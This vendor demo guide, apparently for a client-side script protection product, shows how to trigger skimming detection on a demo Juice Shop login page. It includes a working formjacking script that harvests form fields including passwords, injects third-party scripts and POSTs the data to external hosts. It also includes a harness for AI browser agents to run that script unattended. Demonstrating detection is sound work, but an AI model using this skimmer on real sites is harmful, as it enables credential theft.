
Trigger Detection
Trigger Detection
Section titled “Trigger Detection”CSD monitors JavaScript behavior inside the browser. Unlike WAF or Bot Defense, you cannot trigger CSD detection with curl commands — it requires real browser-side script activity. The following combined script triggers all three CSD detection signals in a single execution: form field harvesting, third-party script injection from multiple CDN domains, and data exfiltration to external endpoints.
Run the Combined Simulation Script
Section titled “Run the Combined Simulation Script”-
Navigate to the Juice Shop login page at
https://botdemo.sales-demo.f5demos.com/#/login -
Enter dummy credentials into the form fields — type
test@example.comin the Email field andP@ssword123in the Password field (do not submit the form) -
Open DevTools (F12 → Console tab)
-
Paste the following script into the console and press Enter — it runs automatically as a self-executing function
Combined Detection Script // CSD Demo — Combined Detection Script// Triggers ALL CSD detection signals: field reads, script injection, exfiltration(function() {console.log('='.repeat(50));console.log('[CSD Demo] Combined Detection Script — Starting');console.log('='.repeat(50));// Phase 1: Harvest all form fields (CSD tracks field reads on page-load DOM fields)console.log('\n[Formjack] Phase 1: Form field harvesting');var inputs = document.querySelectorAll('input');var harvested = {};inputs.forEach(function(input) {var name = input.name || input.id || input.type;harvested[name] = input.value || '(empty)';});console.log('[Formjack] Harvested ' + Object.keys(harvested).length + ' fields:', harvested);// Phase 2: Inject third-party scripts from 4 CDN domainsconsole.log('\n[Supply Chain] Phase 2: Multi-CDN script injection');var cdns = [{ url: 'https://cdn.jsdelivr.net/npm/lodash@4.17.21/lodash.min.js', name: 'jsdelivr' },{ url: 'https://esm.sh/moment@2.30.1', name: 'esm.sh' },{ url: 'https://unpkg.com/underscore@1.13.7/underscore-min.js', name: 'unpkg' },{ url: 'https://ga.jspm.io/npm:dayjs@1.11.13/dayjs.min.js', name: 'jspm' }];cdns.forEach(function(cdn) {var script = document.createElement('script');script.src = cdn.url;script.onload = function() {console.log('[Supply Chain] Loaded from ' + cdn.name + ': ' + cdn.url);};script.onerror = function() {console.log('[Supply Chain] Blocked/failed from ' + cdn.name + ': ' + cdn.url);};document.head.appendChild(script);console.log('[Supply Chain] Injected script tag: ' + cdn.name);});// Phase 3: Exfiltrate harvested data to external endpointsconsole.log('\n[Exfil] Phase 3: Data exfiltration');var payload = JSON.stringify({type: 'combined_demo',credentials: harvested,page: window.location.href,timestamp: Date.now()});fetch('https://www.httpbin.org/post', {method: 'POST',mode: 'no-cors',body: payload}).then(function() {console.log('[Exfil] Data sent to www.httpbin.org');});fetch('https://jsonplaceholder.typicode.com/posts', {method: 'POST',mode: 'no-cors',headers: { 'Content-Type': 'application/json' },body: payload}).then(function() {console.log('[Exfil] Data sent to jsonplaceholder.typicode.com');});// Summaryconsole.log('\n' + '='.repeat(50));console.log('[CSD Demo] Simulation complete');console.log('[CSD Demo] Fields harvested: ' + Object.keys(harvested).length);console.log('[CSD Demo] Scripts injected: ' + cdns.length + ' (4 CDN domains)');console.log('[CSD Demo] Exfil channels: 2 (fetch POST)');console.log('[CSD Demo] Detection takes 5-10 minutes to appear in the CSD console.');console.log('='.repeat(50));})(); -

Observe the phased
[CSD Demo]console output confirming each step: field harvesting, script injection from 4 CDN domains, and data exfiltration.esm.shserves ES module syntax (export default …) — when loaded as a classic<script>tag this causesUncaught SyntaxError: Cannot use import statement outside a module. This is expected and does not affect CSD detection (the script tag is still injected and the network request is still made)
AI-Automated Execution
Section titled “AI-Automated Execution”AI assistants with browser automation tools (MCP Chrome DevTools, Playwright, Puppeteer) execute the simulation programmatically instead of following the manual steps above:
- Navigate with initScript — first navigate to
about:blankto ensure a clean document context, thennavigate_pageto the login page URL (e.g.,http://$F5XC_DOMAINNAME/#/login) with aninitScriptthat saves nativesetInterval,clearInterval,fetch, andconsole.logbefore zone.js patches them, polls for the login form fields, fills credentials via the nativeHTMLInputElement.prototype.valuesetter, and immediately executes the Combined Detection Script inline. Use the verbatim initScript below. - Dismiss Welcome Banner —
press_keywithEscapeto close the Welcome Banner. On subsequent visits the banner may not appear (cookies persisted) - Wait for completion — wait 10 seconds for all CDN script load/error callbacks and fetch promise resolutions to complete
- Capture evidence —
list_console_messagesto check for[CSD Demo] Simulation complete;list_network_requestsfiltered toscriptandfetchtypes to verify HTTP status codes
initScript harness (verbatim — wraps the Combined Detection Script for automated execution):
// Save native references before zone.js patches themvar _si = window.setInterval.bind(window);var _ci = window.clearInterval.bind(window);var _fetch = window.fetch.bind(window);var _log = window.console.log.bind(window.console);
// Poll for login form fields, fill credentials, run detection scriptvar _poll = _si(function() {  var emailEl = document.querySelector('input[type="email"]');  var passEl  = document.querySelector('input[type="password"]');  if (emailEl && passEl) {    _ci(_poll);    // Fill credentials via native setter (bypasses zone.js)    var nativeSet = Object.getOwnPropertyDescriptor(      window.HTMLInputElement.prototype, 'value').set;    nativeSet.call(emailEl, 'test@example.com');    emailEl.dispatchEvent(new Event('input', { bubbles: true }));    nativeSet.call(passEl, 'P@ssword123');    passEl.dispatchEvent(new Event('input', { bubbles: true }));
    // Run Combined Detection Script inline using native fetch for exfil    (function() {      _log('==================================================');      _log('[CSD Demo] Combined Detection Script — Starting');      _log('==================================================');
      _log('\n[Formjack] Phase 1: Form field harvesting');      var inputs = document.querySelectorAll('input');      var harvested = {};      inputs.forEach(function(input) {        var name = input.name || input.id || input.type;        harvested[name] = input.value || '(empty)';      });      _log('[Formjack] Harvested ' + Object.keys(harvested).length + ' fields:', harvested);
      _log('\n[Supply Chain] Phase 2: Multi-CDN script injection');      var cdns = [        { url: 'https://cdn.jsdelivr.net/npm/lodash@4.17.21/lodash.min.js', name: 'jsdelivr' },        { url: 'https://esm.sh/moment@2.30.1', name: 'esm.sh' },        { url: 'https://unpkg.com/underscore@1.13.7/underscore-min.js', name: 'unpkg' },        { url: 'https://ga.jspm.io/npm:dayjs@1.11.13/dayjs.min.js', name: 'jspm' }      ];      cdns.forEach(function(cdn) {        var script = document.createElement('script');        script.src = cdn.url;        script.onload = function() { _log('[Supply Chain] Loaded from ' + cdn.name + ': ' + cdn.url); };        script.onerror = function() { _log('[Supply Chain] Blocked/failed from ' + cdn.name + ': ' + cdn.url); };        document.head.appendChild(script);        _log('[Supply Chain] Injected script tag: ' + cdn.name);      });
      _log('\n[Exfil] Phase 3: Data exfiltration');      var payload = JSON.stringify({        type: 'combined_demo', credentials: harvested,        page: window.location.href, timestamp: Date.now()      });      _fetch('https://www.httpbin.org/post', { method: 'POST', mode: 'no-cors', body: payload })        .then(function() { _log('[Exfil] Data sent to www.httpbin.org'); });      _fetch('https://jsonplaceholder.typicode.com/posts', {        method: 'POST', mode: 'no-cors',        headers: { 'Content-Type': 'application/json' }, body: payload      }).then(function() { _log('[Exfil] Data sent to jsonplaceholder.typicode.com'); });
      _log('\n==================================================');      _log('[CSD Demo] Simulation complete');      _log('[CSD Demo] Fields harvested: ' + Object.keys(harvested).length);      _log('[CSD Demo] Scripts injected: 4 (4 CDN domains)');      _log('[CSD Demo] Exfil channels: 2 (fetch POST)');      _log('==================================================');    })();  }}, 300);
Note on native fetch: This harness saves window.fetch.bind(window) to avoid zone.js errors. This is the correct behavior for all attack simulation phases. CSD mitigation blocks script loading (by clearing <script> tag src values), not fetch() calls, so saving the native fetch reference does not affect mitigation behavior. The same initScript is used for Phase 2 and Phase 3.
Operators without browser automation tools use the manual steps above.
What the Script Does
Section titled “What the Script Does”The combined simulation triggers all three CSD detection signals:
| Behavior | What the Script Does | What CSD Sees |
|---|---|---|
| Field harvesting | Reads values from existing input elements (email, password) | Scripts reading sensitive form fields — flagged High Risk |
| Script injection | Appends 4 <script> tags loading from cdn.jsdelivr.net, esm.sh, unpkg.com, and ga.jspm.io | 4 new third-party script domains on the page |
| Data exfiltration | Sends harvested data via fetch to www.httpbin.org and jsonplaceholder.typicode.com | Network calls to external domains (note: fetch destinations appear as script network interactions, not in the Network domain view) |
Advanced Simulations
Section titled “Advanced Simulations”The combined script above is a simplified 3-phase version (harvest, inject, exfiltrate) suitable for most demos. The Attack Script Library provides 10 targeted scripts organized by attack type, including a Maximum Detection stress test that adds DOM manipulation, cookie exfiltration, and image beacon channels on top of the combined script’s coverage. Use the individual scripts to demonstrate specific attack categories (formjacking, digital skimming, supply chain injection, data exfiltration, DOM manipulation) in isolation.